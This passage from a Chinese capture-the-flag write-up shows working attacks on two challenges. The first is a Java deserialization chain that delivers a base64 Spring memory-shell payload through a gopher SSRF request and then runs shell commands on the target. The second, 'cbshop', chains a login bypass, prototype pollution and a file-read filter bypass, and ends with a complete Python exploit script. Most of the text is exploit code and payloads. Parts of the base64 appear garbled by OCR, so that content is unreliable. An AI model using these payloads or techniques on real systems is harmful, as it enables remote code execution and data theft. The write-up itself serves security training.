            ByteArrayOutputStream barr = new ByteArrayOutputStream();
            ObjectOutputStream oos = new ObjectOutputStream(barr);
            oos.writeObject(hashset);
            oos.close();
//        System.out.println(barr);
•
            System.out.println(Base64.getEncoder().encodeToString(barr.toByteArray()));
•


//            ObjectInputStream inputStream = new ObjectInputStream(new
```

```
FileInputStream("./cc11"));
//            inputStream.readObject();
        }catch(Exception e){
            e.printStackTrace();
        }
    }
•
}
```

运行得到序列化字符串。拿去变成gopher形式

```
import urllib
test =\
"""POST /readObject  HTTP/1.1
Host: 192.168.7.23:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 9109
•
```


base64=rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXB

```
hY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMa
mF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHNyADpjb20uc3VuLm9yZy5hcGFjaGUueGF
sYW4uaW50ZXJuYWwueHNsdGMudHJheC5UZW1wbGF0ZXNJbXBsCVdPwW6sqzMDAAZJAA1faW5kZW50TnVtYmVySQAOX
3RyYW5zbGV0SW5kZXhbAApfYnl0ZWNvZGVzdAADW1tCWwAGX2NsYXNzdAASW0xqYXZhL2xhbmcvQ2xhc3M7TAAFX25
hbWV0ABJMamF2YS9sYW5nL1N0cmluZztMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllc
zt4cAAAAAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAABdXIAAltCrPMX%2bAYIVOACAAB4cAAAFxbK/rq%2bAAA
ANADuCgA4AHwKAH0AfggAfwsAgACBBwCCBwCDCwAFAIQHAIUIAGMHAIYKAAoAhwcAiAcAiQgAigoADACLBwCMBwCNC
gAQAI4HAI8KABMAkAgAYQoACACRCgAGAJIHAJMKABgAlAoAGACVCACWCwCXAJgLAJkAmggAmwgAnAoAnQCeCgANAJ8
IAKAKAA0AoQcAoggAowgApAoAJACLCACl CACmBwCnCgAkAKgKAKkAqgoAKgCrCACsCgAqAK0KACoArgoAKgCvCgAqA
LAKALEAsgoAsQCzCgCxALALAJkAtAcAtQcAtgEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGU
BABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQAUTEluamVjdFRvQ29udHJvbGxlcjsBAAdjb250ZXh0AQA3TG9yZ
y9zcHJpbmdmcmFtZXdvcmsvd2ViL2NvbnRleHQvV2ViQXBwbGljYXRpb25Db250ZXh0OwEAFW1hcHBpbmdIYW5kbGV
yTWFwcGluZwEAVExvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9zZXJ2bGV0L212Yy9tZXRob2QvYW5ub3RhdGlvbi9SZ
XF1ZXN0TWFwcGluZ0hhbmRsZXJNYXBwaW5nOwEAB21ldGhvZDIBABpMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwE
AA3VybAEASExvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9zZXJ2bGV0L212Yy9jb25kaXRpb24vUGF0dGVybnNSZXF1Z
XN0Q29uZGl0aW9uOwEAAm1zAQBOTG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL2NvbmRpdGlvbi9
SZXF1ZXN0TWV0aG9kc1JlcXVlc3RDb25kaXRpb247AQAEaW5mbwEAP0xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9zZ
XJ2bGV0L212Yy9tZXRob2QvUmVxdWVzdE1hcHBpbmdJbmZvOwEAEmluamVjdFRvQ29udHJvbGxlcgEACkV4Y2VwdGl
vbnMHALcHALgHALkHALoHALsBAAl0cmFuc2Zvcm0BAHIoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hb
C94c2x0Yy9ET007W0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3Nlcmlhbl6ZXIvU2VyaWFsaXphdGl
vbkhhbmRsZXI7KVYBAAhkb2N1bWVudAEALUxjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvR
E9NOwEACGhhbmRsZXJzAQBCW0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3Nlcmlhbl6ZXIvU2VyaWF
saXphdGlvbkhhbmRsZXI7BwC8AQAQTWV0aG9kUGFyYW1ldGVycwEApihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL
2ludGVybmFsL3hzbHRjL0RPTTtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc0l0ZXJ
hdG9yO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3NlcmlhbGl6ZXIvU2VyaWFsaXphdGlvbkhhbmRsZ
XI7KVYBAAhpdGVyYXRvcgEANUxjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF
0b3I7AQAHaGFuZGxlcgEAQUxjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3Nlcmlhbl6ZXIvU2VyaWFsa
XphdGlvbkhhbmRsZXI7AQAVKExqYXZhL2xhbmcvU3RyaW5nOylWAQADYWFhAQASTGphdmEvbGFuZy9TdHJpbmc7AQA
EdGVzdAEAAXABABpMamF2YS9sYW5nL1Byb2Nlc3NCdWlsZGVyOwEAAW8BAAFjAQATTGphdmEvdXRpbC9TY2FubmVyO
wEABGFyZzABAAZ3cml0ZXIBABVMamF2YS9pby9QcmludFdyaXRlcjsBAAdyZXF1ZXN0AQAnTGphdmF4L3NlcnZsZXQ
vaHR0cC9IdHRwU2VydmxldFJlcXVlc3Q7AQAIcmVzcG9uc2UBAChMamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXJ2b
GV0UmVzcG9uc2U7AQANU3RhY2tNYXBUYWJsZQcAhQcAvQcAvgcAiQcAvwcAogcApwcAtQcAwAEAClNvdXJjZUZpbGU
BABdJbmplY3RUb0NvbnRyb2xsZXIuamF2YQwAOQA6BwDBADCAMMBADlvcmcuc3ByaW5nZnJhbWV3b3JrLndlYi5zZ
XJ2bGV0LkRpc3BhdGNoZXJTZXJ2bGV0LkNPTlRFWFQHAMQMAMUAxgEANW9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL2N
vbnRleHQvV2ViQXBwbGljYXRpb25Db250ZXh0AQBSb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2VydmxldC9tdmMvb
WV0aG9kL2Fubm90YXRpb24vUmVxdWVzdE1hcHBpbmdIYW5kbGVyTWFwcGluZwwAxwDIAQASSW5qZWN0VG9Db250cm9
sbGVyAQAPamF2YS9sYW5nL0NsYXNzDADJAMoBAEZvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9zZXJ2bGV0L212Yy9jb
25kaXRpb24vUGF0dGVybnNSZXF1ZXN0Q29uZGl0aW9uAQAQamF2YS9sYW5nL1N0cmluZwEABy95YW5nOTkMADkAywE
ATG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL2NvbmRpdGlvbi9SZXF1ZXN0TWV0aG9kc1JlcXVlc
3RDb25kaXRpb24BADVvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9iaW5kL2Fubm90YXRpb24vUmVxdWVzdE1ldGhvZAw
AOQDMAQA9b3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2VydmxldC9tdmMvbWV0aG9kL1JlcXVlc3RNYXBwaW5nSW5mb
wwAOQDNDAA5AGAMAM4AzwEAQG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL2NvbnRleHQvcmVxdWVzdE1ldGhvZAw
xdWVzdEF0dHJpYnV0ZXMMANAA0QwA0gDTAQADY21kBwC9DADUANUHAL4MANYA1wEAAAEAB29zLm5hbWUHANgMANkA1
QwA2gDbAQADd2luDADcAN0BABhqYXZhL2xhbmcvUHJvY2Vzc0J1aWxkZXIBAAdjbWQuZXhlAQACL2MBAAcvYmluL3N
oAQACLWMBABFqYXZhL3V0aWwvU2Nhbm5lcgwA3gDfBwDgDADhAOIMADkA4wEAAlxBDADkAOUMAOYA5wwA6ADbDADpA
DoHAL8MAOoAYAwA6wA6DADsAO0BABNqYXZhL2xhbmcvRXhjZXB0aW9uAQBAY29tL3N1bi9vcmcvYXBhY2hlL3hhbGF
uL2ludGVybmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3RUcmFuc2xldAEAIGphdmEvbGFuZy9DbGFzc05vdEZvdW5kR
XhjZXB0aW9uAQAgamF2YS9sYW5nL0lsbGVnYWxBY2Nlc3NFeGNlcHRpb24BAB9qYXZhL2xhbmcvTm9TdWNoTWV0aG9
kRXhjZXB0aW9uAQAeamF2YS9sYW5nL05vU3VjaEZpZWxkRXhjZXB0aW9uAQAaramF2YS9sYW5nL3JlZmxlY3QvSW52b
2NhdGlvblRhcmdldEV4Y2VwdGlvbgEAOWNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9UcmF
uc2xldEV4Y2VwdGlvbgEAJWphdmF4L3NlcnZsZXQvaHR0cC9IdHRwU2VydmxldFJlcXVlc3QBACZqYXZheC9zZXJ2b
GV0L2h0dHAvSHR0cFNlcnZsZXRSZXNwb25zZQEAE2phdmEvaW8vUHJpbnRXcml0ZXIBABNqYXZhL2lvL0lPRXhjZXB

0aW9uAQA8b3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvY29udGV4dC9yZXF1ZXN0L1JlcXVlc3RDb250ZXh0SG9sZGVyA
```

```
QAYY3VycmVudFJlcXVlc3RBdHRyaWJ1dGVzAQA9KClMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvY29udGV4dC9yZXF
1ZXN0L1JlcXVlc3RBdHRyaWJ1dGVzOwEAOW9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL2NvbnRleHQvcmVxdWVzdC9SZ
XF1ZXN0QXR0cmlidXRlcwEADGdldEF0dHJpYnV0ZQEAJyhMamF2YS9sYW5nL1N0cmluZztJKUxqYXZhL2xhbmcvT2J
qZWN0OwEAB2dldEJlYW4BACUoTGphdmEvbGFuZy9DbGFzczspTGphdmEvbGFuZy9PYmplY3Q7AQAJZ2V0TWV0aG9kA
QBAKExqYXZhL2xhbmcvU3RyaW5nO1tMamF2YS9sYW5nL0NsYXNzOylMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwE
AFihbTGphdmEvbGFuZy9TdHJpbmc7KVYBADsoW0xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9iaW5kL2Fubm90YXRpb
24vUmVxdWVzdE1ldGhvZDspVgEB9ihMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2VydmxldC9tdmMvY29uZGl0aW9
uL1BhdHRlcm5zUmVxdWVzdENvbmRpdGlvbjtMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2VydmxldC9tdmMvY29uZ
Gl0aW9uL1JlcXVlc3RNZXRob2RzUmVxdWVzdENvbmRpdGlvbjtMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2Vydmx
ldC9tdmMvY29uZGl0aW9uL1BhcmFtc1JlcXVlc3RDb25kaXRpb247TG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3Nlc
nZsZXQvbXZjL2NvbmRpdGlvbi9IZWFkZXJzUmVxdWVzdENvbmRpdGlvbjtMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWI
vc2VydmxldC9tdmMvY29uZGl0aW9uL0NvbnN1bWVzUmVxdWVzdENvbmRpdGlvbjtMb3JnL3NwcmluZ2ZyYW1ld29ya
y93ZWIvc2VydmxldC9tdmMvY29uZGl0aW9uL1Byb2R1Y2VzUmVxdWVzdENvbmRpdGlvbjtMb3JnL3NwcmluZ2ZyYW1
ld29yay93ZWIvc2VydmxldC9tdmMvY29uZGl0aW9uL1JlcXVlc3RDb25kaXRpb247KVYBAA9yZWdpc3Rlck1hcHBpb
mcBAG4oTG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZsZXQvbXZjL21ldGhvZC9SZXF1ZXN0TWFwcGluZ0luZm8
7TGphdmEvbGFuZy9PYmplY3Q7TGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDspVgEACmdldFJlcXVlc3QBACkoKUxqY
XZheC9zZXJ2bGV0L2h0dHAvSHR0cFNlcnZsZXRSZXF1ZXN0OwEAC2dldFJlc3BvbnNlAQAqKClMamF2YXgvc2Vydmx
ldC9odHRwL0h0dHBTZXJ2bGV0UmVzcG9uc2U7AQAMZ2V0UGFyYW1ldGVyAQAmKExqYXZhL2xhbmcvU3RyaW5nOylMa
mF2YS9sYW5nL1N0cmluZzsBAAlnZXRXcml0ZXIBABcoKUxqYXZhL2lvL1ByaW50V3JpdGVyOwEAEGphdmEvbGFuZy9
TeXN0ZW0BAAtnZXRQcm9wZXJ0eQEAC3RvTG93ZXJDYXNlAQAUKClMamF2YS9sYW5nL1N0cmluZzsBAAhjb250YWluc
wEAGyhMamF2YS9sYW5nL0NoYXJTZXF1ZW5jZTspWgEABXN0YXJ0AQAVKClMamF2YS9sYW5nL1Byb2Nlc3M7AQARamF
2YS9sYW5nL1Byb2Nlc3MBAA5nZXRJbnB1dFN0cmVhbQEAFygpTGphdmEvaW8vSW5wdXRTdHJlYW07AQAYKExqYXZhL
2lvL0lucHV0U3RyZWFtOylWAQAMdXNlRGVsaW1pdGVyAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS91dGlsL1N
jYW5uZXI7AQAHaGFzTmV4dAEAAygpWgEABG5leHQBAAVjbG9zZQEABXdyaXRlAQAFZmx1c2gBAAlzZW5kRXJyb3IBA
AQoSSlWACEACAA4AAAAAAAFAAEAOQA6AAIAOwAAAQUACQAIAAAAAcSq3AAG4AAISAwO5AAQDAMAABUwrEga5AAcCAMA
ABk0SCBIJA70ACrYAC067AAxZBL0ADVkDEg5TtwAPOgS7ABBZA70AEbcAEjoFuwATWRkEGQUBAQEBAbcAFDoGuwAIW
RIVtwAWOgcsGQYZBy22ABexAAAAAgA8AAAAKgAKAAAAGAAEABkAEwAbAB8AHQArAB8APQAhAEoAIwBcACUAZwAmAHA
AJwA9AAAAUgAIAAAAcQA%2bAD8AAAATAF4AQABBAAEAHwBSAEIAQwACACsARgBEAEUAAwA9ADQARgBHAAQASgAnAEg
ASQAFAFwAFQBKAEsABgBnAAoATAA/AAcATQAAAAwABQBOAE8AUABRAFIAAQBTAFQAAwA7AAAAPwAAAAMAAAABsQAAA
AIAPAAAAAYAAQAAACwAPQAAACAAAwAAAAEAPgA/AAAAAAABAFUAVgABAAAAAQBXAFgAAgBNAAAABAABAFkAWgAAAAk
CAFUAAABXAAAAAQBTAFsAAwA7AAAASQAAAAQAAAABsQAAAAIAPAAAAAYAAQAAADEAPQAAACoABAAAAAEAPgA/AAAAA
AABAFUAVgABAAAAAQBcAF0AAgAAAAEAXgBfAAMATQAAAAQAAQBZAFoAAAANAwBVAAAAXAAAAF4AAAABADkAYAACADs
AAAA5AAEAAgAAAAUqtwABsQAAAAIAPAAAAAYAAQAAADQAPQAAABYAAgAAAAUAPgA/AAAAAAAFAGEAYgABAFoAAAAFA
QBhAAAAAQBjADoAAgA7AAAB0wAGAAgAAADNuAACwAAYwAAYtgAZTLgAAsAAGMAAGLYAGk0rEhu5ABwCAE4suQAdAQA
6BC3GAJMSHjoFEh%2b4ACC2ACESIrYAI5kAIbsAJFkGvQANWQMSJVNZBBImU1kFLVO3ACc6BqcAHrsAJFkGvQANWQM
SKFNZBBIpU1kFLVO3ACc6BrsAKlkZBrYAK7YALLcALRIutgAvOgcZB7YAMJkACxkHtgAxpwAFGQU6BRkHtgAyGQQZB
bYAMxkEtgA0GQS2ADWnAAwsEQGUuQA2AgCnAAROsQABABoAyADLADcAAwA8AAAATgATAAAAOQANADoAGgA%2bACMAP
wArAEAALwBBADMAQwBDAEQAYQBGAHwASACSAEkApgBKAKsASwCyAEwAtwBNALwATgC/AFAAyABSAMwAUwA9AAAAXAA
JAF4AAwBkAGUABgAzAIkAZgBiAAUAfABAAGQAZQAGAJIAKgBnAGgABwAjAKUAaQBiAAMAKwCdAGoAawAEAAAAzQA%2
bAD8AAAANAMAAbABtAAEAGgCzAG4AbwACAHAAAAA2AAj/AGEABgcAcQcAcgcAcwcAdAcAdQcAdAAA/AAaBwB2/AAlB
wB3QQcAdPgAGvkACEIHAHgAAE0AAAAEAAEAeQABAHoAAAACAHtwdAAEbmFtZXB3AQB4c3IAKm9yZy5hcGFjaGUuY29
tbW9ucy5jb2xsZWN0aW9ucy5tYXAuTGF6eU1hcG7llIKeeRCUAwABTAAHZmFjdG9yeXQALExvcmcvYXBhY2hlL2Nvb
W1vbnMvY29sbGVjdGlvbnMvVHJhbnNmb3JtZXI7eHBzcgA6b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ
1bmN0b3JzLkludm9rZXJUcmFuc2Zvcm1lcofo/2t7fM44AgADWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7T
AALaU1ldGhvZE5hbWVxAH4ACVsAC2lQYXJhbVR5cGVzcQB%2bAAh4cHVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5Yn
xBzKWwCAAB4cAAAAAB0AA5uZXdUcmFuc2Zvcm1lcnVyABJbTGphdmEubGFuZy5DbGFzczurFteuy81amQIAAHhwAAA
AAHNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAA
AB3CAAAABAAAAAAeHh4
"""
#注意后面一定要有回车，回车结尾表示http请求结束
tmp = urllib.parse.quote(test)
new = tmp.replace('%0A','%0D%0A')

result = '_'+new
```

```
print('gopher://192.168.7.23:8080/'+result)
```

得到的gopher协议二次编码打入url参数里之后访问该内存马




```
http://192.168.7.23:8080/yang99?cmd=cat%2b/flag
```

cbshop

登录admin

审计代码看到登录模块处理

```
username === adminUser.username && password === adminUser.password.substring(1,6)
```

直接放浏览器执行下得到真正的password

```
"😀admin😀".substring(1,6)
//得到  \uDE00admi
```

`admin` `\uDE00admi` 登录后有了 9999 钱 **原型链污染**

有了钱之后发现还是买不了flag，还要满足 `user.token` ，但发现 `user` 对象是这样的

```
var user = {
        username: req.session.username,
        money: req.session.money
    };
```

并没有 `token` 属性，后续审计代码不难发现这里存在原型链污染漏洞

```
let order = {};
    if(!order[user.username]) {
        order[user.username] = {};
    }

    Object.assign(order[user.username], product);
```

`product` 对象是我们post的json数据转化而来，我们完全可控，而这里如果我们的 `user.username` 是 `__proto__` ，这样的话就会将 `product` 对象合并到 `order` 的 `__proto__` 中，而 `user` 和 `order` 的原型都是 `Object` ，是同一个原型，当 `product` 中构造 `token:true` 时， `user.token` 访问为 `true` 即只需要登录admin后修改用户名为 `__ptoto__`

之后原型链污染过token验证

```
{"name": "/flag", "id": 2, "token": true}
```


构造URL实例绕过 经过上述操作后发现读取 `/flag` 文件有 waf，需要绕过

程序会将json转化为对象

json中将name的值修改为一个对象 `{}` 发送可以看到这样的报错

```
TypeError [ERR_INVALID_ARG_TYPE]: The "path" argument must be of type string or an
instance of Buffer or URL. Received an instance of Object
```

可以发现传入的参数不只是字符串，也可以是一个 URL 实例 本地测试发现



使用URL 实例可以正常读取文件，将 `flag` 进行url编码从而绕过，那构造一个URL对象即可

/buy 下 发json包

```
{
    "name":{
        "href": 'file:///fl%61g',
        "origin": 'null',
        "protocol": 'file:',
        "username": '',
        "password": '',
        "host": '',
        "hostname": '',
        "port": '',
        "pathname": '/fl%61g',
        "search": '',
        "searchParams": "URLSearchParams {}",
        "hash": ''
    },
    "id":2,
    "token":true
}
```

exp

```
import requests
```

```
session = requests.Session()

url = "http://localhost:8000/" # 题目url

def login():
    data = {
        "username": "admin",
        "password": "\uDE00admi"
    }
    session.post(url + "login", json = data)

def changeUsername():
    data = { "username": "__proto__" }
    session.post(url + "changeUsername", json = data)

def buyFlag():
    data = {
        "name":{
          "href": 'file:///fl%61g',
          "origin": 'null',
          "protocol": 'file:',
          "username": '',
          "password": '',
          "host": '',
          "hostname": '',
          "port": '',
          "pathname": '/fl%61g',
          "search": '',
          "searchParams": "URLSearchParams {}",
          "hash": ''
        },
        "id":2,
        "token":True
    }
    res = session.post(url + "buy", json = data)
    return res.text

if __name__ == '__main__':
    login()
    changeUsername()
    flag = buyFlag()
    print(flag)
```

Misc

Sign_in

